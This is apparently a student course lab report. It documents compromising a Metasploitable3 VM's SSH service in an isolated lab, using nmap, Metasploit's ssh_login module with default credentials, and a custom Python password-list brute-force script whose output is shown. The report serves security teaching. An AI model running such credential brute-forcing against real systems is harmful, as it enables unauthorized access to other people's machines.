


Phase 1: Setup and Compromise the Service

In the phase 1 we have setup the attacker and victim machine by following the steps on the Official Repository for the ICS 344 Course. Then we have compromise the SSH service on metasploitable that is already vulnerable from the attacker machine to victim machine metasploitable. After that, we have created python script to brut force SSH authentication of the metasploitable server.

- Victim Environment:

After downloading the Metasploitable and installing it on VirtualBox



Logging in with the username and password “**vagrant**”

```
Metasploitable3-ub1404 [Running] - Oracle VM VirtualBox

Ubuntu 14.04.6 LTS metasploitable3-ub1404 tty1

metasploitable3-ub1404 login: vagrant
Password:
Last login: Sat Apr 26 11:30:08 UTC 2025 on tty1
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)

* Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

vagrant@metasploitable3-ub1404:~$ _
```

After running the command “ifconfig”, it will show the IP of metasploitable which is 192.168.56.101

```
Metasploitable3-ub1404 [Running] - Oracle VM VirtualBox

RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

eth0      Link encap:Ethernet HWaddr 08:00:27:6a:7f:fa
          inet addr:192.168.56.101 Bcast:192.168.56.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe6a:7ffa/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:73 errors:0 dropped:0 overruns:0 frame:0
          TX packets:84 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:13293 (13.2 KB) TX bytes:13471 (13.4 KB)

eth1      Link encap:Ethernet HWaddr 08:00:27:af:af:18
          inet addr:172.28.128.3 Bcast:172.28.128.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feaf:af18/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:74 errors:0 dropped:0 overruns:0 frame:0
          TX packets:84 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:14143 (14.1 KB) TX bytes:12691 (12.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:356 errors:0 dropped:0 overruns:0 frame:0
          TX packets:356 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:56079 (56.0 KB) TX bytes:56079 (56.0 KB)
```

we have run the command “**ping 192.168.56.101**” to test if there is connection to the metasploitable, the result shows there is reply which indicates there is connection.

- **Attacker Environment:**

After following the course instructions by downloading and installing Metasploit, we have executed the command “**.!msfconsole.bat**” to run metasploitable from the attacker machine.

```

Administrator: Windows PowerShell
a----- 1/7/2025 3:07 PM 418 msfbinscan.bat
a----- 1/7/2025 3:07 PM 418 msfconsole.bat
a----- 1/7/2025 3:07 PM 418 msfd.bat
a----- 1/7/2025 3:07 PM 311 msfdb.bat
a----- 1/7/2025 3:07 PM 418 msfelfscan.bat
a----- 1/7/2025 3:07 PM 418 msfmachscan.bat
a----- 1/7/2025 3:07 PM 418 msfpescan.bat
a----- 1/7/2025 3:07 PM 100 msfremove.bat
a----- 1/7/2025 3:07 PM 674 msfremove.ps1
a----- 1/7/2025 3:07 PM 418 msfrop.bat
a----- 1/7/2025 3:07 PM 418 msfrpc.bat
a----- 1/7/2025 3:07 PM 418 msfrpcd.bat
a----- 1/7/2025 3:07 PM 100 msfupdate.bat
a----- 1/7/2025 3:07 PM 708 msfupdate.ps1
a----- 1/7/2025 3:07 PM 418 msfvenom.bat
a----- 4/20/2025 1:50 PM 5684 shell.php

S C:\metasploit-framework\bin> .\msfconsole.bat
C:\metasploit-framework\embedded\lib\ruby\gems\3.2.0/gems/rex-core-0.1.32/lib/rex/compat.rb:381: warning: Win32API is deprecated after Ruby 1.9.1; use fiddle directly instead
metasploit tip: Enable HTTP request and response logging with set HttpTrace
true

      .
      .

      dBBBBBBh dBBBP dBBBBBBP dBBBBBBh . 0
      ' dB' BBP
      dB'dB'dB' dBBP dBP dBP BB
      dB'dB'dB' dBP dBP dBP BB
      dB'dB'dB' dBBBBP dBP dBBBBBBE

      .
      .

      dBBBBBP dBBBBBBh dBP dBBBBBP dBP dBBBBBBP
      dB' dBP dB' BP
      dBP dBBBB' dBP dB' BP dBP dBP
      dBP dBP dBP dB' BP dBP dBP
      dBBBBP dBP dBBBBP dBBBBP dBP dBP

      .

      0

      To boldly go where no
      shell has gone before


      =I metasploit v6.4.44-dev-c7c7338ff6af1bca8dcaee56dd9a87a47d5b32991
      --==I 2485 exploits - 1280 auxiliary - 431 post 1
      --==I 1463 payloads - 49 encoders - 13 nops 1
      --==I 9 evasion 1

metasploit Documentation: https://docs.metasploit.com/
msf6 >

```

Task 1.1: Use Kali Linux tool Metasploit to compromise the service.

After confirming there is connection between the attacker and victim machine, We have selected the SSH service of metasploitable to exploit. Furthermore, we have run the command “**nmap -p 22 192.168.56.101**” in order to scan SSH port is and confirm it is open and vulnerable, from the Screenshoot below we can confirm that the port is open.



```
Administrator: Command Prompt
C:\WINDOWS\system32>
C:\WINDOWS\system32>
C:\WINDOWS\system32>ping 192.168.56.101

Pinging 192.168.56.101 with 32 bytes of data:
Reply from 192.168.56.101: bytes=32 time=1ms TTL=64
Reply from 192.168.56.101: bytes=32 time<1ms TTL=64
Reply from 192.168.56.101: bytes=32 time<1ms TTL=64
Reply from 192.168.56.101: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.56.101:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:\WINDOWS\system32>
C:\WINDOWS\system32>nmap -p 22 192.168.56.101
Starting Nmap 7.91 ( https://nmap.org ) at 2025-04-26 19:46 Arab Standard Time
Nmap scan report for 192.168.56.101
Host is up (0.0010s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 08:00:27:6A:7F:FA (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.59 seconds

C:\WINDOWS\system32>
```

We have selected the SSH (port 22) service of metasploitable to exploit using the module “**auxiliary/scanner/ssh/ssh_login**” of Metasploit to exploit the service and establish SSH session. We have used the below Metasploit commands to run the attack as illustrated on the below screenshot.

- **set rhost 192.168.56.101** → setting the destination of the attack
- **set username vagrant** → setting the username to vagrant
- **set password vagrant** → setting the password to vagrant
- **exploit** → running the exploit

```

msf6 auxiliary(scanner/ssh/ssh_login) > set rhost 192.168.56.101
rhost => 192.168.56.101
msf6 auxiliary(scanner/ssh/ssh_login) > set username vagrant
username => vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > set password vagrant
password => vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
[*] 192.168.56.101:22 - Starting bruteforce
[+] 192.168.56.101:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo) Linux metasploitable3-ub1404 3.13.0-170-generic #22
0-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux'
[*] SSH session 1 opened (192.168.56.1:45207 -> 192.168.56.101:22) at 2025-04-26 20:07:05 +0300
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >

```

As shown in above screen shot, the exploit has been executed successfully by creating the SSH session from the attacker machine to victim machine. the screenshot below shows the active SSH session.

```

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		shell linux	SSH	192.168.56.1:45207 -> 192.168.56.101:22 (192.168.56.101)

```

msf6 auxiliary(scanner/ssh/ssh_login) >

```

After executing the attack and establish SSH session, we have successfully attempted to connect to the metasploitable from the cmd and run whoami command which indicate the service has been compromised and any command can be executed.

```

C:\WINDOWS\system32>ssh vagrant@192.168.56.101
vagrant@192.168.56.101's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sat Apr 26 16:42:39 2025
vagrant@metasploitable3-ub1404:~$ whoami
vagrant

```

Task 1.2: Compromise the service using a custom script that you create

After Installing Paramiko which is Python library for SSH connection as shown below

```
Administrator: Windows PowerShell

PS C:\WINDOWS\system32> pip install paramiko
Defaulting to user installation because normal site-packages is not writeable
Collecting paramiko
  Downloading paramiko-3.5.1-py3-none-any.whl.metadata (4.6 kB)
Collecting bcrypt>=3.2 (from paramiko)
  Downloading bcrypt-4.3.0-cp39-abi3-win_amd64.whl.metadata (10 kB)
Collecting cryptography>=3.3 (from paramiko)
  Downloading cryptography-44.0.2-cp39-abi3-win_amd64.whl.metadata (5.7 kB)
Collecting pynacl>=1.5 (from paramiko)
  Downloading PyNaCl-1.5.0-cp36-abi3-win_amd64.whl.metadata (8.7 kB)
Collecting cffi>=1.12 (from cryptography>=3.3->paramiko)
  Downloading cffi-1.17.1-cp312-cp312-win_amd64.whl.metadata (1.6 kB)
Collecting pycparser (from cffi>=1.12->cryptography>=3.3->paramiko)
  Downloading pycparser-2.22-py3-none-any.whl.metadata (943 bytes)
Download paramiko-3.5.1-py3-none-any.whl (227 kB)
Download bcrypt-4.3.0-cp39-abi3-win_amd64.whl (152 kB)
Download cryptography-44.0.2-cp39-abi3-win_amd64.whl (3.2 MB)
-----
3.2/3.2 MB 110.0 KB/s eta 0:00:00
Download PyNaCl-1.5.0-cp36-abi3-win_amd64.whl (212 kB)
Download cffi-1.17.1-cp312-cp312-win_amd64.whl (181 kB)
Download pycparser-2.22-py3-none-any.whl (117 kB)
Installing collected packages: pycparser, bcrypt, cffi, pynacl, cryptography, paramiko
Successfully installed bcrypt-4.3.0 cffi-1.17.1 cryptography-44.0.2 paramiko-3.5.1 pyc
parser-2.22 pynacl-1.5.0

[notice] A new release of pip is available: 25.0.1 -> 25.1
[notice] To update, run: C:\Users\Mussien\AppData\Local\Microsoft\WindowsApps\PythonSo
```

After running the customized script named “SSH-cus-script.py” which is uploaded on our repository. The script will It tries each password from a list(password_list).

Connects over SSH port 22. Stops when it finds the correct password. If login fails, it tries the next password. H. as shown in below table the success attempt on password : vagrant.

```
Administrator: Windows PowerShell

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----          3/1/2020      8:27 PM          ESD
d-----          4/22/2025      4:32 PM        inetpub
d-----         10/29/2018      5:38 PM         Intel
d-----          4/3/2025      8:21 AM        KMPlayer
d-----          4/13/2025      7:02 PM    metasploit-framew
ork
d-----         12/7/2019     12:14 PM        PerfLogs
d-----          4/26/2025      7:43 PM    Program Files
d-r-----         8/30/2024     12:39 AM    Program Files
(x86)
d-r-----         3/18/2022      7:54 PM         Users
d-----          4/22/2025      4:33 PM        Windows
d-----          3/5/2019      2:31 AM         xampp
-a-----         8/30/2024      1:35 AM    479280310 arcsight.rar
-a-----        12/1/2006     11:37 PM    904704 msdia80.dll
-a-----          4/1/2021     12:55 AM         16 numbers.txt
-a-----          4/27/2025      3:55 AM    1010 SSH-cus-script.py
-a-----          9/23/2024      9:37 AM          0 wal14161F96
-a-----          9/22/2024      3:48 PM          0 wal1F7DF22E
-a-----          9/23/2024      9:37 AM          0 wal43331E99
-a-----          9/23/2024      9:37 AM          0 wal439F93AC

PS C:\> python .\SSH-cus-script.py
[-] Failed login with vagrant:msfadmin
[-] Failed login with vagrant:toor
[-] Failed login with vagrant:123456
[+] Success! Username: vagrant Password: vagrant
PS C:\>
```